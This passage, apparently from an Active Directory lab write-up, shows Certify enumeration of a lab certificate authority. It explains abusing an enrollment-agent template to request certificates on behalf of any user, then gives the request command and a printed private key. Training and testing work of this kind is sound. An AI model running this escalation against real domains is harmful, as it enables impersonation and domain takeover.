| |___| __/ | | |_| | | | |_| |
\_____\___|_| \__|_|_| \__, |
__/ |
|___./
v1.1.0
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=moneycorp,DC=local'
[*] Listing info about the Enterprise CA 'moneycorp-MCORP-DC-CA'
Enterprise CA Name : moneycorp-MCORP-DC-CA
DNS Hostname : mcorp-dc.moneycorp.local
FullName : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Flags : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, DC=local
Cert Thumbprint : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
Cert Serial : 48D51C5ED50124AF43DB7A448BF68C49
Cert Start Date : 11/26/2022 1:59:16 AM
Cert End Date : 11/26/2032 2:09:15 AM
Cert Chain : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=local
[!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!
CA Permissions :
Owner: BUILTIN\Administrators S-1-5-32-544
Access Rights Principal
Allow Enroll NT AUTHORITY\Authenticated UsersS-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
Allow ManageCA, ManageCertificates mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Enrollment Agent Restrictions : None
[!] Vulnerable Certificates Templates :
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : SmartCardEnrollment-Agent
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Certificate Request Agent
mspki-certificate-application-policy : Certificate Request Agent
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\Domain Users S-1-5-21-719815819-3726368948-3917688648-513
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Certify completed in 00:00:15.9085914
```
The "SmartCardEnrollment-Agent" template has EKU for Certificate Request Agent and grants enrollment rights to Domain users. If we can find another template that has an EKU that allows for domain authentication and has application policy requirement of certificate request agent, we can request certificate on behalf of any user.
```
C:\AD\Tools\Certify.exe find
```
```
_____ _ _ __
/ ____| | | (_)/ _|
| | ___ _ __| |_ _| |_ _ _
| | / _ \ '__| __| | _| | | |
| |___| __/ | | |_| | | | |_| |
\_____\___|_| \__|_|_| \__, |
__/ |
|___./
v1.1.0
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=moneycorp,DC=local'
[*] Listing info about the Enterprise CA 'moneycorp-MCORP-DC-CA'
Enterprise CA Name : moneycorp-MCORP-DC-CA
DNS Hostname : mcorp-dc.moneycorp.local
FullName : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Flags : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, DC=local
Cert Thumbprint : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
Cert Serial : 48D51C5ED50124AF43DB7A448BF68C49
Cert Start Date : 11/26/2022 1:59:16 AM
Cert End Date : 11/26/2032 2:09:15 AM
Cert Chain : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=local
[!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!
CA Permissions :
Owner: BUILTIN\Administrators S-1-5-32-544
Access Rights Principal
Allow Enroll NT AUTHORITY\Authenticated UsersS-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
Allow ManageCA, ManageCertificates mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Enrollment Agent Restrictions : None
[*] Available Certificates Templates :
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : User
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Users S-1-5-21-335606122-960912869-3279953914-513
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : EFS
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Encrypting File System
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Users S-1-5-21-335606122-960912869-3279953914-513
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : Administrator
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Microsoft Trust List Signing, Secure Email
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : EFSRecovery
Schema Version : 1
Validity Period : 5 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : File Recovery
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : Machine
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DNS, SUBJECT_REQUIRE_DNS_AS_CN
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Computers S-1-5-21-335606122-960912869-3279953914-515
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : DomainController
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DIRECTORY_GUID, SUBJECT_ALT_REQUIRE_DNS, SUBJECT_REQUIRE_DNS_AS_CN
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Controllers S-1-5-21-335606122-960912869-3279953914-516
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
mcorp\Enterprise Read-only Domain ControllersS-1-5-21-335606122-960912869-3279953914-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : WebServer
Schema Version : 1
Validity Period : 2 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage : Server Authentication
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : SubCA
Schema Version : 1
Validity Period : 5 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage :
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : DomainControllerAuthentication
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DNS
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication, Smart Card Logon
mspki-certificate-application-policy : Client Authentication, Server Authentication, Smart Card Logon
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Controllers S-1-5-21-335606122-960912869-3279953914-516
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
mcorp\Enterprise Read-only Domain ControllersS-1-5-21-335606122-960912869-3279953914-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : DirectoryEmailReplication
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DIRECTORY_GUID, SUBJECT_ALT_REQUIRE_DNS
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Directory Service Email Replication
mspki-certificate-application-policy : Directory Service Email Replication
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Controllers S-1-5-21-335606122-960912869-3279953914-516
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
mcorp\Enterprise Read-only Domain ControllersS-1-5-21-335606122-960912869-3279953914-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : KerberosAuthentication
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DOMAIN_DNS, SUBJECT_ALT_REQUIRE_DNS
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, KDC Authentication, Server Authentication, Smart Card Logon
mspki-certificate-application-policy : Client Authentication, KDC Authentication, Server Authentication, Smart Card Logon
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Controllers S-1-5-21-335606122-960912869-3279953914-516
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
mcorp\Enterprise Read-only Domain ControllersS-1-5-21-335606122-960912869-3279953914-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : SmartCardEnrollment-Agent
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Certificate Request Agent
mspki-certificate-application-policy : Certificate Request Agent
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\Domain Users S-1-5-21-719815819-3726368948-3917688648-513
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : SmartCardEnrollment-Users
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 1
Application Policies : Certificate Request Agent
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\Domain Users S-1-5-21-719815819-3726368948-3917688648-513
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : HTTPSCertificates
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\RDPUsers S-1-5-21-719815819-3726368948-3917688648-1123
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : CA-Integration
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\RDPUsers S-1-5-21-719815819-3726368948-3917688648-1123
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Certify completed in 00:00:16.0839376
```
Now, request an Enrollment Agent Certificate from the template "SmartCardEnrollment-Agent":
```
C:\AD\Tools\Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:SmartCardEnrollment-Agent
```
```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAxojp2N0AUOozc6Y76dtfjfC2jRF4Sz+E8hgBQdv7okV5UQzZ
c2Hvksvp4MztIkJlfJHaFZA3xsviP4QEwy5U3NK1oj/moAGQs1P3q2zKuIBo6d0j
j5UnAyT3WpIlbAf96UhPsWIHtNye5BarDm/Y4zyX/99vbo4U6538VCer9+7oa09U
lJiYuIE4rlENXvSEVWFL4uFkrLq3IvAFNuuuq6eV4On2C69pzHmidFx9N/3kZ/g+
YkncWq5K/aymAQ9x2k1qhD4yAO/pmWxMK0rQ/GhVvkEhZ9D4dtoSnd671m/Db8er
FOC+EAWTa4JNm85QS+nPD4jX8+hwe7jC47rhzQIDAQABAoIBAB/nuMzlFzvpp0Ma
n95BJuYEnRGmkRJmrtLJEMqos5OsXoar7fYg8wNASeGajTFIQk72kXmNp6kG8uEK
Mkm7lF+4bQAaDNIB7mMjR1YBMcLcv/91TlWwvog+1JF1kxX9YsyulkAHZP2nxtEY
43x6dPxvrG2uVpYJt0r2JKrRhU1eioEoQKWPa/L+C1ENyMeJqASH90+UEB2Zq+0h
5NajikKhuGYrV5W8frJe6M2IGOsx4GZxyZlGuUQrmLSaeU0Auqhn8scJErHW+QXI
YOo20yM8MPiUcG+tr1KrFoYyItjxrixgMLxa/x4n/AEFUWRAgRzqiMKGFLfiWY7S
tVd1JnECgYEA/RsCUAMRdb09sY4m1qwyjWx6dSTAI3tGXXMxlTwIHiGSuzuWmVSf
06+W+hZ9b9jXv01DLfDaTjVn81+GsGW0nc35SbD5cTvu68Aet2wYtNKOp6I+jJvC
Koqwbu/Lcpv1TOQgIwzoVwNJ9qaRI7dkYl0PP9GXW2QSIiQtbgPRFGsCgYEAyM4k
uMjAXfCeFnX9ccfL/V7vsLzhk/2Wu1T8hJROAcGyMRVvaxQbDHddeeGXuZQq0lsd
rhJW5RgH5qJyPJh8YUrIVb3h1KFgydBS9dBpTWhiR5zmQ2oyBmcxriY7g0uswEqN
QMAHSoi4QQ8xFKiSonMwXuTpPZuf0tWkUKQnsKcCgYEA0KBms5UT2zz1kVle4ixm
LvRvrAdy6MxAH99Hy38EIfIChJqFdDWw2Egv5kyLcJoInAMPkNqq1zRmTtE6sEPl
MP4KsZdSxOdl9KUTrJVJeCLmu36cmEH7Nh3DeG3oALxU4eBYLQwCp1ZqrQh3Mj2E
XR/f5fbZD9fYqpOvbrNur6kCgYBMCgvL0XFO4Vvr43g6ys7LPlUDlzLQqJmYjKEm
z0YO0jtY7OYJJU7s1JKYIb4jryDcEVbW4Oj4zbXIN0GNAq0u5nOgTEwlCYsuQO35
WZdWka2NsrNbWe5hkFg2uxGUMWbUVibRGyZnqggj0s3iJceJLpdlh8du5eyKmQ4k
31SMRwKBgQDQ8mNY/xjo1WmQj3L/Iw64kZUk4Yu+gYbo9LWnXHh2C8RagK4Hb+OR
k50VBvR4K9eMZiOXWTDkjCxrL9yLYXNsJSvjidxiUlaZoJjrTLAvrOhxJzZxB+G5
OiftF8Z2LyXiXXceY06zg5FPH9vDIzcXwOBdU26cWzwTyTViWOeKGQ==
-----END RSA PRIVATE KEY-----
